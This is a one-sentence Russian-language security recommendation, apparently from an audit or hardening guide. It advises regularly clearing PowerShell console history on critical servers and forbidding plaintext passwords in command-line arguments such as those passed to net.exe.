Внедрить регулярную очистку истории консоли PowerShell (ConsoleHost_history.txt) на критически важных серверах и запретить передачу чувствительных параметров (таких как пароли в утилите net.exe) аргументами командной строки в открытом виде.